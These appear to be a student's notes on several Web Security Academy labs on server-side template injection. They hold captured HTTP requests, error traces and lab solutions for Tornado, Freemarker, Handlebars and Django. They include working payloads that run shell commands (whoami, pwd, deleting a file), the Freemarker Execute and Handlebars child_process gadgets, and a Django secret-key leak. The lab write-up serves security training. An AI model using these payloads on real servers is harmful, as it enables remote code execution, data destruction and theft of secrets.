**2** TRIGGER AN ERROR.  
THE VERBOSE ERROR OUTPUT  
CAN DISCLOSE THE NAME  
OF THE TEMPLATING ENGINE

Request		Response	
Pretty	Raw	Hex	
<pre>1 POST /my-account/change-blog-post-author-display HTTP/1.1 2 Host: 0a8600dc03f010efc0e4ce00bc0040.web-security-academy.net 3 Cookie: session=dwDUHAIKcIZQr30pwP0VtjMYwVYPdYc 4 Content-Length: 80 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Chromium";v="103", ".Not/A/Brand";v="99" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Upgrade-Insecure-Requests: 1 10 Origin: https://0a8600dc03f010efc0e4ce00bc0040.web-security-academy.net 11 Content-Type: application/x-www-form-urlencoded 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18 Referer: https://0a8600dc03f010efc0e4ce00bc0040.web-security-academy.net/my-account 19 Accept-Encoding: gzip, deflate 20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 21 Connection: close 22 23 blog-post-author-display=user.doesnotexist&amp;csrf=7PzyKsKVdWxspwwwVm4uRoHgaBZPgh</pre>	<pre>1 HTTP/1.1 302 Found 2 Location: /my-account 3 Connection: close 4 Content-Length: 0 5 6</pre>		

### Internal Server Error

Traceback (most recent call last): File "<string>", line 16, in <module> File "/usr/local/lib/python2.7/dist-packages/tornado/template.py", line 348, in generate return execute() File "<string>.generated.py", line 4, in \_tt\_execute AttributeError: User instance has no attribute 'doesnotexist'

```
Input: user.name}}{{PAYLOAD}}
...
<section class="comment">
<p>
  
  {{ user.name}}{{PAYLOAD}} | {{ comment.date }}
</p>
<p>
  {{ comment.body }}
</p>
</section>
...
13 Te: trailers
14 Connection: close
15
16 blog-post-author-display}}% import os
%{{os.system('whoami')}}&csrf=vzE97dh5Uls9hLTK
N6NUbsxJaguGD95K
17
18
```

**Request**

Pretty	Raw	Hex
POST /my-account/change-blog-post-author-display HTTP/1.1		
Host: 0aef004a04d98c2c05d18c4003d00a1.web-security-academy.net		
Cookie: session=f44jy1lVKKrIrh5y0jysef3R6o6n8C1		
Content-Length: 81		
Cache-Control: max-age=0		
Sec-Ch-Ua: "Not A;Brand";v="8", "Chromium";v="102"		
Sec-Ch-Ua-Mobile: ?0		
Sec-Ch-Ua-Platform: "Windows"		
Upgrade-Insecure-Requests: 1		
Origin: https://0aef004a04d98c2c05d18c4003d00a1.web-security-academy.net		
Content-Type: application/x-www-form-urlencoded		
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.9000.63 Safari/537.36		
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn,g,*;q=0.8,application/signed-exchange;v=b3;q=0.9		
Sec-Fetch-Site: same-origin		
Sec-Fetch-Mode: navigate		
Sec-Fetch-User: ?1		
Sec-Fetch-Dest: document		
Referer: https://0aef004a04d98c2c05d18c4003d00a1.web-security-academy.net/my-account		
Accept-Encoding: gzip, deflate		
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7		
Connection: close		
b64=blog-post-author-display =user.name)) ({7*7}) &csrf=wjFTINUiRobWzLWnO4oH2TvfMcNeRXgCj		

**Response**

Pretty	Raw	Hex	Render
HTTP/1.1 302 Found			
Location: /my-account			
Connection: close			
Content-Length: 0			

 Peter Wiener49} | 15 August 2022

`{{7*7}} ${7*7} <%= 7*7 %> ${{7*7}} #{7*7}`

**Request**

Pretty	Raw	Hex	Raw
POST /my-account/change-blog-post-author-display HTTP/1.1			
Host: ac2a1fac1e9409cec072371a006400ba.web-security-academy.net			
Cookie: session=10J6McdbTz8455inMnDejmzccLHYOR			
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0			
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8			
Accept-Language: en-US,en;q=0.5			
Accept-Encoding: gzip, deflate			
Content-Type: application/x-www-form-urlencoded			
Content-Length: 110			
Origin: https://ac2a1fac1e9409cec072371a006400ba.web-security-academy.net			
Referer: https://ac2a1fac1e9409cec072371a006400ba.web-security-academy.net/my-account			
Upgrade-Insecure-Requests: 1			
Te: trailers			
Connection: close			
b64=blog-post-author-display =user.name }}% import os %{{os.system('pwd')}}&csrf=vzE97dh5Uls9hLTKN6 UbxsJaguGD95K			

**Response**

Pretty	Raw	Hex	Render
HTTP/1.1 302 Found			
Location: /my-account			
Connection: close			
Content-Length: 0			

### Comments

 Russell Up | 21 March 2022  
If Shakespeare was alive today would he blog?

 /home/carlos Peter Wiener0} | 23 March 2022  
 `{{7*7}} ${7*7} <%= 7*7 %> ${{7*7}} #{7*7}`

### Leave a comment

Comment:

Send

Request

```

1 POST /my-account/change-blog-post-author-display HTTP/1.1
2 Host: Dafe004a0d98c2c05d1fc4003d00a1.web-security-academy.net
3 Cookie: session=f4gAy1VXKrYr3b5yJpeef3R6o6nSCl
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 133
10 Origin: https://ac2afacie409cec07237la006400ba.web-security-academy.net
11 Referer: https://ac2afacie409cec07237la006400ba.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16 blog-post-author-display=user.name }}{{ import os }}{{os.system('rm /home/carlos/morale.txt')}}&csrf=w97dh5Uls9hLTKN6NUbsxJaguGD95K

```

Response

Peter Wiener0 | 04 August 2022

`{{os.system('whoami')}}`

## Leave a comment

Request

```

1 POST /my-account/change-blog-post-author-display HTTP/1.1
2 Host: Dafe004a0d98c2c05d1fc4003d00a1.web-security-academy.net
3 Cookie: session=f4gAy1VXKrYr3b5yJpeef3R6o6nSCl
4 Content-Length: 114
5 Cache-Control: max-age=0
6 Sec-Ch-Ua-Bandwidth: "0", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://Dafe004a0d98c2c05d1fc4003d00a1.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.5
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://Dafe004a0d98c2c05d1fc4003d00a1.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection: close
22
23 blog-post-author-display ={{user.name}}({{ import os }} {{os.system('whoami')}}) &csrf=w3FINLiRobWzLWnO4oNZTwfMcNeRX

```

Response

```

1 HTTP/1.1 302 Found
2 Location: /my-account
3 Connection: close
4 Content-Length: 0
5
6

```

carlos Peter Wiener 0 }} | 15 August 2022

`{{7*7}} ${7*7} <%= 7*7 %> ${{{7*7}}} #{7*7}`

Request

```

1 POST /my-account/change-blog-post-author-display HTTP/1.1
2 Host: Dafe004a0d98c2c05d1fc4003d00a1.web-security-academy.net
3 Cookie: session=f4gAy1VXKrYr3b5yJpeef3R6o6nSCl
4 Content-Length: 114
5 Cache-Control: max-age=0
6 Sec-Ch-Ua-Bandwidth: "0", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://Dafe004a0d98c2c05d1fc4003d00a1.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.5
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://Dafe004a0d98c2c05d1fc4003d00a1.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection: close
22
23 blog-post-author-display ={{user.name}}({{ import os }} {{os.system('pwd')}}) &csrf=w3FINLiRobWzLWnO4oNZTwfMcNeRX

```

Response

```

1 HTTP/1.1 302 Found
2 Location: /my-account
3 Connection: close
4 Content-Length: 0
5
6

```

/home/carlos Peter Wiener 0 }} | 15 August 2022

`{{7*7}} ${7*7} <%= 7*7 %> ${{{7*7}}} #{7*7}`

blog-post-author-display=user.name}}}{% import os %} {{os.system('rm /home/carlos/morale.txt')}} &csrf=w3FINLiRobWzLWnO4oNZTwfMcNeRX bu da oluyor.

Solution: user.name}}}{%25+import+os%25}}{{os.system('rm%20/home/carlos/morale.txt')}

<https://book.hacktricks.xyz/pentesting-web/stti-server-side-template-injection> burdan çalışılabilir

### Lab 3: Server-side template injection using documentation

#### PRACTITIONER

This lab is vulnerable to [server-side template injection](#). To solve the lab, identify the template engine and use the documentation to work out how to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.

You can log in to your own account using the following credentials: content-manager:C0nt3ntM4n4g3r

#### Hint

You should try solving this lab using only the documentation. However, if you get really stuck, you can try finding a well-known exploit by @albinowax that you can use to solve the lab. [Access the lab](#)

#### Solution

1. Log in and edit one of the product description templates. Notice that this template engine uses the syntax  `${someExpression}` to render the result of an expression on the page. Either enter your own expression or change one of the existing ones to refer to an object that doesn't exist, such as  `${foobar}`, and save the template. The error message in the output shows that the Freemarker template engine is being used.
2. Study the Freemarker documentation and find that appendix contains an FAQs section with the question "Can I allow users to upload templates and what are the security implications?". The answer describes how the `new()` built-in can be dangerous.
3. Go to the "Built-in reference" section of the documentation and find the entry for `new()`. This entry further describes how `new()` is a security concern because it can be used to create arbitrary Java objects that implement the `TemplateModel` interface.
4. Load the JavaDoc for the `TemplateModel` class, and review the list of "All Known Implementing Classes".
5. Observe that there is a class called `Execute`, which can be used to execute arbitrary shell commands
6. Either attempt to construct your own exploit, or find [@albinowax's exploit](#) on our research page and adapt it as follows:

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("rm /home/carlos/morale.txt") }
```

7. Remove the invalid syntax that you entered earlier, and insert your new payload into the template.
8. Save the template and view the product page to solve the lab.

Template:

```
 ${foobar}
```

[Preview](#) | [Save](#)

FreeMarker template error (DEBUG mode; use RETHROW in production!): The following has evaluated to null or missing: ==> foobar [in template "freemarker" at line 1, column 3] --- Tip: If the failing expression is known to legally refer to something that's sometimes null or missing, either specify a default value like myOptionalVar!myDefault, or use #if myOptionalVar??>when-present</else>when-missing</if>. (These only cover the last step of the expression; to cover the whole expression, use parenthesis: (myOptionalVar.foo)!myDefault, (myOptionalVar.foo)??) --- FTL stack trace ("~" means nesting-related): - Failed at: \${foobar} [in template "freemarker" at line 1, column 1] --- Java stack trace (for programmers): --- freemarker.core.InvalidReferenceException: [...] Exception message was already printed; see it above [...] at freemarker.core.InvalidReferenceException.getInstance(InvalidReferenceException.java:134) at freemarker.core.EvalUtil.coerceModelToTextualCommon(EvalUtil.java:479) at freemarker.core.EvalUtil.coerceModelToStringOrMarkup(EvalUtil.java:401) at freemarker.core.EvalUtil.coerceModelToStringOrMarkup(EvalUtil.java:370) at freemarker.core.DollarVariable.calculateInterpolatedStringOrMarkup(DollarVariable.java:100) at freemarker.core.DollarVariable.accept(DollarVariable.java:63) at freemarker.core.Environment.visit(Environment.java:331) at freemarker.core.Environment.process(Environment.java:310) at freemarker.template.Template.process(Template.java:383) at lab.actions.templateengines.FreeMarker.processInput(FreeMarker.java:58) at lab.actions.templateengines.FreeMarker.act(FreeMarker.java:42) at lab.actions.common.Action.act(Action.java:50) at lab.actions.common.Action.run(Action.java:37) at lab.actions.templateengines.FreeMarker.main(FreeMarker.java:23)

Template:

```
<p>Hurry! Only ${product.stock} left of ${product.name} at ${product.price}.</p>
```

[Preview](#) | [Save](#)

```
<p>Hurry! Only 448 left of Waterproof Tea Bags at $53.78.</p>
```

Trigger an error:

Template:

```
Hurry! Only ${product.sdfsdfsdfsdf} left of ${product.name} at ${product.price}.</p>
```

[Preview](#) | [Save](#)

Hurry! Only FreeMarker template error (DEBUG mode; use RETHROW in production!): The following has evaluated to null or missing: ==>  
product.sdfsdfsdfsdf [in template "freemarker" at line 1, column 15] ---- Tip: It's the step after the last dot that caused this error, not those before it. ---- Tip: If the failing expression is known to legally refer to something that's sometimes null or missing, either specify a default value like myOptionalVar!myDefault, or use <#if myOptionalVar??>when-present<#else>when-missing</#if>. (These only cover the last step of the expression; to cover the whole expression, use parenthesis: (myOptionalVar.foo)!myDefault, (myOptionalVar.foo)??) ---- FTL stack trace ("~" means nesting-related): - Failed at: \${product.sdfsdfsdfsdf} [in template "freemarker" at line 1, column 13] ---- Java stack trace (for programmers): ---- freemarker.core.InvalidReferenceException: [...] Exception message was already printed; see it above [...] at freemarker.core.InvalidReferenceException.getInstance(InvalidReferenceException.java:134) at freemarker.core.EvalUtil.coerceModelToTextualCommon(EvalUtil.java:479) at freemarker.core.EvalUtil.coerceModelToStringOrMarkup(EvalUtil.java:401) at freemarker.core.EvalUtil.coerceModelToStringOrMarkup(EvalUtil.java:370) at freemarker.core.DollarVariable.calculateInterpolatedStringOrMarkup(DollarVariable.java:100) at freemarker.core.DollarVariable.accept(DollarVariable.java:63) at freemarker.core.Environment.visit(Environment.java:331) at freemarker.core.Environment.visit(Environment.java:337) at freemarker.core.Environment.process(Environment.java:310) at freemarker.template.Template.process(Template.java:383) at lab.actions.templateengines.FreeMarker.processInput(FreeMarker.java:58) at lab.actions.templateengines.FreeMarker.act(FreeMarker.java:42) at lab.actions.common.Action.act(Action.java:51) at lab.actions.common.Action.run(Action.java:37) at lab.actions.templateengines.FreeMarker.main(FreeMarker.java:23)

It uses freemarket template

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /product/template?productId=1 HTTP/1.1 2 Host: 0a49006404db48a0c298129300b7008f.web-security-academy.net 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 4 Content-Length: 101 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Chromium";v="103", "Not/A:Brand";v="25" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Upgrade-Insecure-Requests: 1 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 11 Content-Type: application/x-www-form-urlencoded 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 13 Chrome/103.0.5060.134 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,appl ication/signed-exchange;v=b3;q=0.9 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://0a49006404db48a0c298129300b7008f.web-security-academy.net/product/template?productId=1 20 Accept-Encoding: gzip, deflate 21 Accept-Language: fr-TR,fr;q=0.9,en-US;q=0.8,en;q=0.7 22 Connection: close 23 csrf=jNWyTDL19A00f1453LS2zUI5tLSN0aVtemplate= 3Opj3lHurryY214Only%24%7Bproduct.stock%7D+left+of%24%7Bproduct.name%7D+ac%24%7Bproduct.price%7D.% 3C12Pj3K4template-action=preview			44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65	</p> <p>   <a href="/my-account?id=content-manager"> My account </a> <p>   </p> </section> </div> <header class="notification-header"> </header> <form id="templateForm" method="POST"> <input required type="hidden" name="csrf" value="jNWyTDL19A00f1453LS2zUI5tLSN0aV"> <label> Template: </label> <textarea required rows="12" cols="300" name="template"> Hurry! Only 148 left of Waterproof Tea Bags at \$3.70. </p> </textare> <button class="button" type="submit" name="template-action" value="preview"> Preview </button> <button class="button" type="submit" name="template-action" value="save"> Save </button> </form> <div id="preview-result"> Hurry! Only 148 left of Waterproof Tea Bags at \$3.70. </div> </div>	

Template:

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("pwd") }
```

[Preview](#) | [Save](#)

/home/carlos

Congratulations, you solved the lab!

## Template:


```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("rm /home/carlos/morale.txt") }
```

## Preview

**Save**

**Solution:**

```
<#assign ex="freemarker.template.utility.Execute"?new() ${ ex("rm /home/carlos/morale.txt") }>
```



Lab 4: Server-side template injection in an unknown language with a documented exploit

## PRACTITIONER

This lab is vulnerable to [server-side template injection](#). To solve the lab, identify the template engine and find a documented exploit online that you can use to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory. [Access the lab](#)

## Solution

1. Notice that when you try to view more details about the first product, a GET request uses the message parameter to render "Unfortunately this product is out of stock" on the home page.
  2. Experiment by injecting a fuzz string containing template syntax from various different template languages, such as \${{<%[%}"}}%\ into the message parameter. Notice that when you submit invalid syntax, an error message is shown in the output. This identifies that the website is using Handlebars.
  3. Search the web for "Handlebars server-side template injection". You should find a well-known exploit posted by @Zombiehelp54.
  4. Modify this exploit so that it calls require("child\_process").exec("rm /home/carlos/morale.txt") as follows:

```
wrtz{{#with "s" as |string|}}
```

```
 {{#with "e"}}
```

```
 {{#with split as |conslist|}}
```

```
 {{this.pop}}
```

```
 {{this.push (lookup string.sub "constructor")}}
```

```
 {{this.pop}}
```

```
 {{#with string.split as |codelist|}}
```

```
 {{this.pop}}
```

```
 {{this.push "return require('child_process').exec('rm /home/carlos/morale.txt');";}}
```

```
 {{this.pop}}
```

```
 {{#each conslist}}
```

```
 {{#with (string.sub.apply 0 codelist)}}
```

```
 {{this}}
```

```
 {{/with}}
```

```
 {{/each}}
```

```
 {{/with}}
```

```
 {{/with}}
```

5. URL encode your exploit and add it as the value of the message parameter in the URL. The final exploit should look like this, but remember to

6. The lab should be solved when you load the URL

# ENUM TEMPLATING ENGINE

- 1 TRIGGER AN ERROR.  
THE VERBOSE ERROR OUTPUT  
CAN DISCLOSE THE NAME  
OF THE TEMPLATING ENGINE
- 2 SEND A LIST OF PAYLOADS.  
IF THE EXPRESSION IS  
EVALUATED, YOU CAN FIND  
THE TEMPLATING ENGINE

# SSTI METHODOLOGY STEPS

- 1 LOOK FOR REFLECTION OF  
OUR USER-CONTROLLED  
INPUT
- 2 IF OUR PAYLOAD IS  
EVALUATED, ENUMERATE  
THE TEMPLATING ENGINE  
EXPLOITATION! CAN WE GET  
RCE OUT OF THE BOX OR DO WE  
NEED TO LEVERAGE GADGETS

**Request**

```
1 GET /?message=Unfortunately%20this%20product%20is%20out%20of%20stock HTTP/1.1
2 Host: 0a2500c503a03d07c04401000c200a7.web-security-academy.net
3 Cookie: session=gjzsqix8BmkbCwD8JdReebcPCJFEXUK
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Chrome/102.0.5005.63 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Sec-Ch-Ua: "Not/A/Brand";v="8", "Chromium";v="102"
12 Sec-Ch-Ua-Mobile: ?0
13 Sec-Ch-Ua-Platform: "Windows"
14 Referer: https://0a2500c503a03d07c04401000c200a7.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18
19
```

**Response**

WE LIKE TO  
**SHOP**

Unfortunately this product is out of stock

Product	Rating	Price
There is No "I" in Team	5 stars	\$3.22
The Trolley-ON	3 stars	\$60.50
Grow Your Own Spy Kit	4 stars	\$54.35
Poo Head - It's not just an insult anymore.	5 stars	\$65.70

**Request**

```
1 GET /?message=trychangemessage HTTP/1.1
2 Host: 0a2500c503a03d07c04401000c200a7.web-security-academy.net
3 Cookie: session=gjzsqix8BmkbCwD8JdReebcPCJFEXUK
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/102.0.5005.63 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Sec-Ch-Ua: "Not/A/Brand";v="8", "Chromium";v="102"
12 Sec-Ch-Ua-Mobile: ?0
13 Sec-Ch-Ua-Platform: "Windows"
14 Referer: https://0a2500c503a03d07c04401000c200a7.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18
19
```

**Response**

WE LIKE TO  
**SHOP**

trychangemessage

Product	Rating	Price
trychangemessage	5 stars	\$1.00

Attack Save Columns  
 Results Positions Payloads Resource Pool Options

3. Intruder attack of https://0a2500c503a03d07c046401000c200a7.web-security-academy.net - Temporary attack -

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	.svg">\n	...	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	10965	<div>trychangemess...		
2	\$({7*7})	200	<input type="checkbox"/>	<input type="checkbox"/>	10955	<div>\$({7*7})</div>		
3	<%= 7*7 %>	200	<input type="checkbox"/>	<input type="checkbox"/>	10959	<div><%= 7*7 %></...		
5	#({7*7})	200	<input type="checkbox"/>	<input type="checkbox"/>	10955	<div>#{7*7}</div>		
1	{({7*7})}	500	<input type="checkbox"/>	<input checked="" type="checkbox"/>	3788			
4	\$(#{7*7})	500	<input type="checkbox"/>	<input checked="" type="checkbox"/>	3790			

Request Response

Pretty Raw Hex

```

1 GET /message = ${$b${7b7%2a7%7d$7d HTTP/1.1
2 Host: 0a2500c503a03d07c046401000c200a7.web-security-academy.net
3 Cookie: session=gjzq1X88MmkbOWC8JdHwbcPCJFEXUK
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
12 Sec-Ch-Ua-Mobile: ?0
13 Sec-Ch-Ua-Platform: "Windows"
14 Referer: https://0a2500c503a03d07c046401000c200a7.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18
19

```

Attack Save Columns  
 Results Positions Payloads Resource Pool Options

3. Intruder attack of https://0a2500c503a03d07c046401000c200a7.web-security-academy.net - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	.svg">\n	...	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	10965	<div>trychangemess...		
2	\$({7*7})	200	<input type="checkbox"/>	<input type="checkbox"/>	10955	<div>\$({7*7})</div>		
3	<%= 7*7 %>	200	<input type="checkbox"/>	<input type="checkbox"/>	10959	<div><%= 7*7 %></...		
5	#({7*7})	200	<input type="checkbox"/>	<input type="checkbox"/>	10955	<div>#{7*7}</div>		
1	{({7*7})}	500	<input type="checkbox"/>	<input checked="" type="checkbox"/>	3788			
4	\$(#{7*7})	500	<input type="checkbox"/>	<input checked="" type="checkbox"/>	3790			

Request Response Render

Pretty Raw Hex

**WebSecurity Academy** Server-side template injection in an unknown language with a documented exploit LAB Not solved

[Back to lab description >](#)

### Internal Server Error

```
/usr/local/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:267 throw new Error(str); ^ Error: Parse error on line 1: [${7*7}] -^ Expecting 'ID', 'STRING', 'NUMBER', 'BOOLEAN', 'UNDEFINED', 'NULL', 'DATA', got 'INVALID' at Parser.parseError
/usr/local/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:267:19) at Parser.parse
(/usr/local/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:336:30) at HandlebarsEnvironment.parse
(/usr/local/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:46:43) at compileInput
(/usr/local/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:515:19) at ret
(/usr/local/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:524:18) at [eval]:5:13 at Script.runInThisContext (vm.js:122:20) at
Object.runInThisContext (vm.js:329:38) at Object.<anonymous> ([eval]-wrapper:6:22) at Module._compile (internal/modules/cjs/loader.js:778:30)
```

## Handlebars (NodeJS)

**Path Traversal** ([more info here](#)).

```
curl -X 'POST' -H 'Content-Type: application/json' --data-binary ${\"profile\":{\"lay
```

- = Error
  - \${7\*7} = \${7\*7}
  - Nothing

```
  {{#with "s" as |string|}}
```

```
    {{#with "e"}}
```

```
      {{#with split as |conslist|}}
```

```
        {{this.pop}}
```

```
        {{this.push (lookup string.sub "constructor")}}
```

```
        {{this.pop}}
```

```
        {{#with string.split as |codelist|}}
```

```
          {{this.pop}}
```

```
          {{this.push "return require('child_process').exec('whoami');"}}}
```

```
          {{this.pop}}
```

```
          {{#each conslist}}
```

```
            {{#with (string.sub.apply @ codelist)}}
```

```
              {{this}}
```

```
            {{/with}}
```

```
          {{/each}}
```

```
        {{/with}}
```

```
      {{/with}}
```

```
    {{/with}}
```

```
  {{/with}}
```

### URLEncoder:

%7b%7b%23%77%69%74%68%20%22%73%22%20%61%73%20%7c%73%74%72%69%6e%67%7c%7d%7d%0d%0a%20%

Change exec command to rm /home/carlos/morale.txt

Then make url encode:

## PRACTITIONER

This lab is vulnerable to [server-side template injection](#) due to the way an object is being passed into the template. This vulnerability can be exploited to access sensitive data.

To solve the lab, steal and submit the framework's secret key.

You can log in to your own account using the following credentials:

content-manager:C0nt3ntM4n4g3r

[Access the lab](#)

## Solution

1. Log in and edit one of the product description templates.
2. Change one of the template expressions to something invalid, such as a fuzz string \${{{<%[%"}}%}\, and save the template. The error message in the output hints that the Django framework is being used.
3. Study the Django documentation and notice that the built-in template tag debug can be called to display debugging information.
4. In the template, remove your invalid syntax and enter the following statement to invoke the debug built-in:

{% debug %}

5. Save the template. The output will contain a list of objects and properties to which you have access from within this template. Crucially, notice that you can access the settings object.
6. Study the settings object in the Django documentation and notice that it contains a SECRET\_KEY property, which has dangerous security implications if known to an attacker.
7. In the template, remove the {% debug %} statement and enter the expression {{settings.SECRET\_KEY}}
8. Save the template to output the framework's secret key.
9. Click the "Submit solution" button and submit the secret key to solve the lab.

The screenshot shows a web-based template editor interface. At the top, there is a code editor containing the following HTML-like template code:

```
<p>Hurry! Only {{product.stock}} left of {{product.name}} at {{product.price}}.</p>
```

Below the code editor are two buttons: "Preview" and "Save".

When the "Preview" button is clicked, the resulting rendered output is displayed below the editor:

```
<p>Hurry! Only 306 left of Snow Delivered To Your Door at $40.23.</p>
```

The words "306", "Snow Delivered To Your Door", and "\$40.23" are highlighted with red boxes, indicating they are user-supplied or dynamically generated content.

Trigger an error:

```
{{'a'.toUpperCase()}}
```

And result below:

## Internal Server Error

```
